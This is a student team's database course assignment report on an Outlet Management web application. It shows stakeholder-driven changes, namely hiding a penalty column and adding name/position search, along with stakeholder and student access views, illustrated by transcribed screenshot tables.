

# Indian Institute of Technology Gandhinagar



## CS 432: Databases

---

---

### Assignment 4: DEPLOYING THE DBMS

Outlet Database Management System

---

### Team : The Pluto

*Yajurvedh Bodala - 19110077*

*Krish Raj - 20110160*

*Dharavath Mahesh - 22110073*

*Charan Teja - 22110136*

*Harsh Kumar Keshri - 22110094*

*Susmita R - 22110265*

*Shipra Kethwalia - 23210091*

*Shubham Kshirsagar - 23210097*

---

**Under The Guidance Of**

*Prof. Mayank Singh*

---

### 3. Tasks

#### 3.1 Responsibility of G1:

1. *The G1 takes two feedbacks from the stakeholders, one initial feedback (on or before 8th April 11:59 PM), and then makes relevant changes as suggested per the first feedback, then final feedback (on or before 11th April 11:59 PM) post changes. The write-up/documentation should have screenshots before the first feedback, after the first feedback, and after the second feedback. If a team discusses with multiple stakeholders, please fill out the forms again (Initial and final feedback forms).*

As per the stakeholder feedback we have made two changes

- I. **Removing ‘Penalty amount’ column from the Survey details page from the ‘Student view’**
- II. **Adding multiple column search for the stakeholder table**


I . Removing ‘Penalty amount’ column from the Survey details page from the ‘Student view’

##### *Survey page before the first feedback*

The screenshot shows a web application titled "Outlet Management" with a sub-page "Survey Details". The URL in the address bar is 127.0.0.1:5000/Survey\_details. The page features a search bar at the top with fields for "Search Outlet Name..." and "Select Warning Issued" with a dropdown menu. Below the search bar is a table with the following data:

Outlet Name	Date of Survey	Stakeholder name	Description	Warning Issued	Penalty Amount
Atul Bakery	2023-01-01	Rahul Jain	Cleanliness issue observed in the restroom area.	Yes	150.00
Dawat Food	2023-01-05	Sparsh Singh	Kitchen equipment needs maintenance.	Yes	200.00
Mahaveer Food	2023-01-10	Hrishav Gupta	Customer complaints regarding slow service.	Yes	100.00
Tea Post	2023-01-15	Rounak Mehta	Everything Working efficiently.	No	None
VS Fast Food	2023-01-20	Ayush Singh	Good conditions.	No	None
Go Insta	2023-01-25	Ayush Kumar	Unsanitary conditions observed in the dining area.	No	80.00
Pooja Stationery	2023-02-01	Darsh Rungta	Safety hazards identified in the outdoor seating area.	Yes	250.00
Mondego	2023-02-05	Yash Kumar	Inventory management issues reported.	Yes	150.00
2 degree Cafe	2023-02-10	Nakul Lal	Well-maintained in all scope.	No	None
Mini 2 degree	2023-02-15	Himanshu Yadav	Hygiene standards not met in the food preparation area.	Yes	200.00
Samyak Shop	2023-01-01	Aman Verma	Cleanliness issue observed in the restroom area.	Yes	150.00
Amul Shop	2023-01-05	Sneha Sharma	Kitchen equipment needs maintenance.	Yes	200.00
Krupa Generals	2023-01-10	Akash Patel	Customer complaints regarding slow service.	Yes	100.00
Just Chill Cafe	2023-01-15	Pooja Gupta	Everything Working efficiently.	No	None

### ***Survey page after the first feedback***




The screenshot shows a web browser window titled "Outlet Management" with the URL "127.0.0.1:5000/Survey\_details". The page has a header with a logo, a search bar, and a "Logout" button. Below the header is a section titled "≡ Survey Details". At the top of this section are three input fields: "Search Outlet Name...", "Select Warning Issued", and a "Search" button. Below these fields is a table with the following data:

Outlet Name	Date of Survey	Stakeholder name	Description	Warning Issued
Atul Bakery	2023-01-01	Rahul Jain	Cleanliness issue observed in the restroom area.	Yes
Dawat Food	2023-01-05	Sparsh Singh	Kitchen equipment needs maintenance.	Yes
Mahaveer Food	2023-01-10	Hrishav Gupta	Customer complaints regarding slow service.	Yes
Tea Post	2023-01-15	Rounak Mehta	Everything Working efficiently.	No
VS Fast Food	2023-01-20	Ayush Singh	Good conditions.	No
Go Insta	2023-01-25	Ayush Kumar	Unsanitary conditions observed in the dining area.	No
Pooja Stationery	2023-02-01	Darsh Rungta	Safety hazards identified in the outdoor seating area.	Yes
Mondego	2023-02-05	Yash Kumar	Inventory management issues reported.	Yes
2 degree Cafe	2023-02-10	Nakul Lal	Well-maintained in all scope.	No
Mini 2 degree	2023-02-15	Himanshu Yadav	Hygiene standards not met in the food preparation area.	Yes
Samyak Shop	2023-01-01	Aman Verma	Cleanliness issue observed in the restroom area.	Yes
Amul Shop	2023-01-05	Sneha Sharma	Kitchen equipment needs maintenance.	Yes
Krupa Generals	2023-01-10	Akash Patel	Customer complaints regarding slow service.	Yes
Just Chill Cafe	2023-01-15	Pooja Gupta	Everything Working efficiently.	No

### ***After the second feedback***

Since no changes are required as per the Stakeholder's second feedback. We haven't changed on this page.



The screenshot shows a web browser window titled "Outlet Management" with the URL "127.0.0.1:5000/Survey\_details". The page has a header with a logo, a search bar, and a "Logout" button. Below the header is a section titled "≡ Survey Details". At the top of this section are three input fields: "Search Outlet Name...", "Select Warning Issued", and a "Search" button. Below these fields is a table with the following data:


Outlet Name	Date of Survey	Stakeholder name	Description	Warning Issued
Atul Bakery	2023-01-01	Rahul Jain	Cleanliness issue observed in the restroom area.	Yes
Dawat Food	2023-01-05	Sparsh Singh	Kitchen equipment needs maintenance.	Yes
Mahaveer Food	2023-01-10	Hrishav Gupta	Customer complaints regarding slow service.	Yes
Tea Post	2023-01-15	Rounak Mehta	Everything Working efficiently.	No
VS Fast Food	2023-01-20	Ayush Singh	Good conditions.	No
Go Insta	2023-01-25	Ayush Kumar	Unsanitary conditions observed in the dining area.	No
Pooja Stationery	2023-02-01	Darsh Rungta	Safety hazards identified in the outdoor seating area.	Yes
Mondego	2023-02-05	Yash Kumar	Inventory management issues reported.	Yes
2 degree Cafe	2023-02-10	Nakul Lal	Well-maintained in all scope.	No
Mini 2 degree	2023-02-15	Himanshu Yadav	Hygiene standards not met in the food preparation area.	Yes
Samyak Shop	2023-01-01	Aman Verma	Cleanliness issue observed in the restroom area.	Yes
Amul Shop	2023-01-05	Sneha Sharma	Kitchen equipment needs maintenance.	Yes
Krupa Generals	2023-01-10	Akash Patel	Customer complaints regarding slow service.	Yes
Just Chill Cafe	2023-01-15	Pooja Gupta	Everything Working efficiently.	No

II. A multiple-column search for the stakeholder table is added.

### ***Before the first feedback***

Before the first feedback on the stakeholder page stakeholder table had only one column search option.


#### **Stakeholder's View**



The screenshot shows a table titled "Stakeholder Details". At the top left is a search bar containing "rahul". A dropdown menu labeled "Saved data" is open, showing the suggestion "rahul". The table has columns: Name, Email ID, Position, Entry Date, Exit Date, and Action. The data rows are:

Name	Email ID	Position	Entry Date	Exit Date	Action
Rahul Jain	jain.rahul@iitgn.ac.in	Survey_head	2023-05-04	None	<button>Edit</button> <button>Delete</button>
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None	<button>Edit</button> <button>Delete</button>
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	2023-03-12	None	<button>Edit</button> <button>Delete</button>

#### **Student's view**



The screenshot shows a table titled "Stakeholder Details". At the top left is a search bar containing "Search Stakeholder...". A dropdown menu labeled "Search Stakeholder..." is open, showing the suggestion "rahul". The table has columns: Name, Email ID, Position, Entry Date, and Exit Date. The data rows are:

Name	Email ID	Position	Entry Date	Exit Date
Rahul Jain	jain.rahul@iitgn.ac.in	Survey_head	2023-05-04	None
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	2023-03-12	None
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	2023-05-11	None
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None
Ayush Kumar	kumar.ayush@iitgn.ac.in	Rent_incharge	2023-04-23	None
Darsh Rungta	rungta.darsh@iitgn.ac.in	Logistics_incharge	2023-01-11	None
Yash Kumar	kumar.yash@iitgn.ac.in	Maintanence_head	2023-05-18	None
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	2023-08-01	None
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	2023-09-01	None
Aman Verma	verma.aman@iitgn.ac.in	Cleaning_incharge	2023-07-20	None
Sneha Sharma	sharma.sneha@iitgn.ac.in	Logistics_incharge	2023-02-10	None
Akash Patel	patel.akash@iitgn.ac.in	Maintanence_head	2023-04-05	None
Pooja Gupta	gupta.pooja@iitgn.ac.in	Survey_head	2023-06-15	None

### *After the first feedback*

After the first feedback from the stakeholder we added multiple column searches for the stakeholder table. Now we can search with both Name and Position.

#### Stakeholder's View

The screenshot shows a web browser window titled "Stakeholder Details". The URL is 127.0.0.1:5000/stakeholder\_details. The page has a header with a search bar and a dropdown menu set to "Name". Below the header is a table with 10 rows of data. The columns are: Name, Email ID, Position, Entry Date, Exit Date, and Action (with "Edit" and "Delete" buttons). The data includes various names like Rahul Jain, Sparsh Singh, Hrishav Gupta, etc., with their respective email IDs and positions such as Survey\_head, Cleaning\_incharge, etc.

Name	Email ID	Position	Entry Date	Exit Date	Action
Rahul Jain	jain.rahul@iitgn.ac.in	Survey_head	2023-05-04	None	<button>Edit</button> <button>Delete</button>
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None	<button>Edit</button> <button>Delete</button>
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	2023-03-12	None	<button>Edit</button> <button>Delete</button>
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	2023-05-11	None	<button>Edit</button> <button>Delete</button>
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None	<button>Edit</button> <button>Delete</button>
Ayush Kumar	kumar/ayush@iitgn.ac.in	Rent_incharge	2023-04-23	None	<button>Edit</button> <button>Delete</button>
Darsh Rungta	rungta.darsh@iitgn.ac.in	Logistics_incharge	2023-01-11	None	<button>Edit</button> <button>Delete</button>
Yash Kumar	kumar.yash@iitgn.ac.in	Maintanence_head	2023-05-18	None	<button>Edit</button> <button>Delete</button>
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	2023-08-01	None	<button>Edit</button> <button>Delete</button>
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	2023-09-01	None	<button>Edit</button> <button>Delete</button>

The screenshot shows a web browser window titled "Stakeholder Details". The URL is 127.0.0.1:5000/stakeholder\_details. The page has a header with a search bar containing "rounak", a dropdown menu set to "Name", and a "Search" button. Below the header is a table with 1 row of data. The columns are: Name, Email ID, Position, Entry Date, Exit Date, and Action (with "Edit" and "Delete" buttons). The data shows one stakeholder named Rounak Mehta with the email mehta.rounak@iitgn.ac.in and position Logistics\_incharge.

Name	Email ID	Position	Entry Date	Exit Date	Action
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	2023-05-11	None	<button>Edit</button> <button>Delete</button>

The screenshot shows a web browser window titled "Stakeholder Details". The URL is 127.0.0.1:5000/stakeholder\_details. The page has a header with a search bar containing "cleaning", a dropdown menu set to "Position", and a "Search" button. Below the header is a table with 3 rows of data. The columns are: Name, Email ID, Position, Entry Date, Exit Date, and Action (with "Edit" and "Delete" buttons). The data shows three stakeholders with the position Cleaning\_incharge: Sparsh Singh, Nakul Lal, and Aman Verma.

Name	Email ID	Position	Entry Date	Exit Date	Action
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None	<button>Edit</button> <button>Delete</button>
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	2023-08-01	None	<button>Edit</button> <button>Delete</button>
Aman Verma	verma.aman@iitgn.ac.in	Cleaning_incharge	2023-07-20	None	<button>Edit</button> <button>Delete</button>

## Student's view

Screenshot of the Stakeholder Details page showing a list of all stakeholders.

The search bar shows "Name" and the dropdown menu also shows "Name".

The table has columns: Name, Email ID, Position, Entry Date, and Exit Date.

Data in the table:

Name	Email ID	Position	Entry Date	Exit Date
Rahul Jain	jain.rahul@iitgn.ac.in	Survey_head	2023-05-04	None
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	2023-03-12	None
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	2023-05-11	None
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None
Ayush Kumar	kumar.ayush@iitgn.ac.in	Rent_incharge	2023-04-23	None
Darsh Rungta	rungta.darsh@iitgn.ac.in	Logistics_incharge	2023-01-11	None
Yash Kumar	kumar.yash@iitgn.ac.in	Maintanence_head	2023-05-18	None
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	2023-08-01	None
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	2023-09-01	None
Aman Verma	verma.aman@iitgn.ac.in	Cleaning_incharge	2023-07-20	None
Sneha Sharma	sharma.sneha@iitgn.ac.in	Logistics_incharge	2023-02-10	None
Aakash Patel	patel.akash@iitgn.ac.in	Maintanence_head	2023-04-05	None
Pooja Gupta	gupta.pooja@iitgn.ac.in	Survey_head	2023-06-15	None

Screenshot of the Stakeholder Details page showing a search result for "ayush".

The search bar shows "ayush" and the dropdown menu shows "Name".

The table has columns: Name, Email ID, Position, Entry Date, and Exit Date.

Data in the table:

Name	Email ID	Position	Entry Date	Exit Date
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None
Ayush Kumar	kumar.ayush@iitgn.ac.in	Rent_incharge	2023-04-23	None

© 2024 IIT Gandhinagar. All rights reserved.

Screenshot of the Stakeholder Details page showing a search result for "survey".

The search bar shows "survey" and the dropdown menu shows "Position".

The table has columns: Name, Email ID, Position, Entry Date, and Exit Date.

Data in the table:

Name	Email ID	Position	Entry Date	Exit Date
Rahul Jain	jain.rahul@iitgn.ac.in	Survey_head	2023-05-04	None
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	2023-09-01	None
Pooja Gupta	gupta.pooja@iitgn.ac.in	Survey_head	2023-06-15	None

© 2024 IIT Gandhinagar. All rights reserved.

### *After the second feedback*

Since no changes are required as per the Stakeholder's second feedback. We haven't changed on this page for the both views.


Name	Email ID	Position	Entry Date	Exit Date	Action
Rahul Jain	jain.rauhul@iitgn.ac.in	Survey_head	2023-05-04	None	<button>Edit</button> <button>Delete</button>
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	2023-01-15	None	<button>Edit</button> <button>Delete</button>
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	2023-03-12	None	<button>Edit</button> <button>Delete</button>
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	2023-05-11	None	<button>Edit</button> <button>Delete</button>
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	2023-03-15	None	<button>Edit</button> <button>Delete</button>
Ayush Kumar	kumar.ayush@iitgn.ac.in	Rent_incharge	2023-04-23	None	<button>Edit</button> <button>Delete</button>
Darsh Rungta	rungta.darsh@iitgn.ac.in	Logistics_incharge	2023-01-11	None	<button>Edit</button> <button>Delete</button>
Yash Kumar	kumar.yash@iitgn.ac.in	Maintanence_head	2023-05-18	None	<button>Edit</button> <button>Delete</button>
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	2023-08-01	None	<button>Edit</button> <button>Delete</button>
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	2023-09-01	None	<button>Edit</button> <button>Delete</button>
Aman Verma	verma.aman@iitgn.ac.in	Cleaning_incharge	2023-07-20	None	<button>Edit</button> <button>Delete</button>
Sneha Sharma	sharma.sneha@iitgn.ac.in	Logistics_incharge	2023-02-10	None	<button>Edit</button> <button>Delete</button>

Name	Email ID	Position	Position	Entry Date	Exit Date
Rahul Jain	jain.rauhul@iitgn.ac.in	Survey_head	Survey_head	2023-05-04	None
Sparsh Singh	singh.sparsh@iitgn.ac.in	Cleaning_incharge	Cleaning_incharge	2023-01-15	None
Hrishav Gupta	gupta.hrishav@iitgn.ac.in	Maintanence_head	Maintanence_head	2023-03-12	None
Rounak Mehta	mehta.rounak@iitgn.ac.in	Logistics_incharge	Logistics_incharge	2023-05-11	None
Ayush Singh	singh.ayush@iitgn.ac.in	Survey_head	Survey_head	2023-03-15	None
Ayush Kumar	kumar.ayush@iitgn.ac.in	Rent_incharge	Rent_incharge	2023-04-23	None
Darsh Rungta	rungta.darsh@iitgn.ac.in	Logistics_incharge	Logistics_incharge	2023-01-11	None
Yash Kumar	kumar.yash@iitgn.ac.in	Maintanence_head	Maintanence_head	2023-05-18	None
Nakul Lal	lal.nakul@iitgn.ac.in	Cleaning_incharge	Cleaning_incharge	2023-08-01	None
Himanshu Yadav	yadav.himanshu@iitgn.ac.in	Survey_head	Survey_head	2023-09-01	None
Aman Verma	verma.aman@iitgn.ac.in	Cleaning_incharge	Cleaning_incharge	2023-07-20	None
Sneha Sharma	sharma.sneha@iitgn.ac.in	Logistics_incharge	Logistics_incharge	2023-02-10	None
Akash Patel	patel.akash@iitgn.ac.in	Maintanence_head	Maintanence_head	2023-04-05	None
Pooja Gupta	gupta.pooja@iitgn.ac.in	Survey_head	Survey_head	2023-06-15	None

2. Attach screenshots of different views [along with a write-up on their privileges] of the database as seen by different classes of users.

Privileges were added for ensuring the right users can access only particular tables in the Website. For the Outlet Management system website, we made let's outline the privileges and views for the two classes of users: Stakeholder and Student view. Stakeholders, have access to detailed information about outlets and other relevant data. Students have limited access compared to stakeholders.

### **Stakeholder View:**



Now once the login is done, we are open with the home page for the stakeholder view, which by default contains the Outlet Management Page. The stakeholder view can add, edit, delete, and rename any of the details among all the tables it can add any new outlet information, add new stakeholder details, view a complete history of rent payments, can take actions based on the customer feedback and many more operations based on the fundamental CRUD (Create, Read, Update, Delete) operation.


We have created add, edit, delete and rename buttons on all the web pages, providing stakeholders access to all the operations. The stakeholder view ensures that only authorized individuals can access and manipulate sensitive data. Permissions are set to restrict unauthorized actions.

Outlet Name	Location	Contact	Timing	Rating	Action
Atul Bakery	Location 1	1234567890	9:00 AM - 6:00 PM	4.5	<button>Edit</button> <button>Delete</button>
Dawat Food	Location 2	2345678901	10:00 AM - 7:00 PM	4.2	<button>Edit</button> <button>Delete</button>
Mahaveer Food	Location 3	3456789012	9:30 AM - 6:30 PM	4.0	<button>Edit</button> <button>Delete</button>
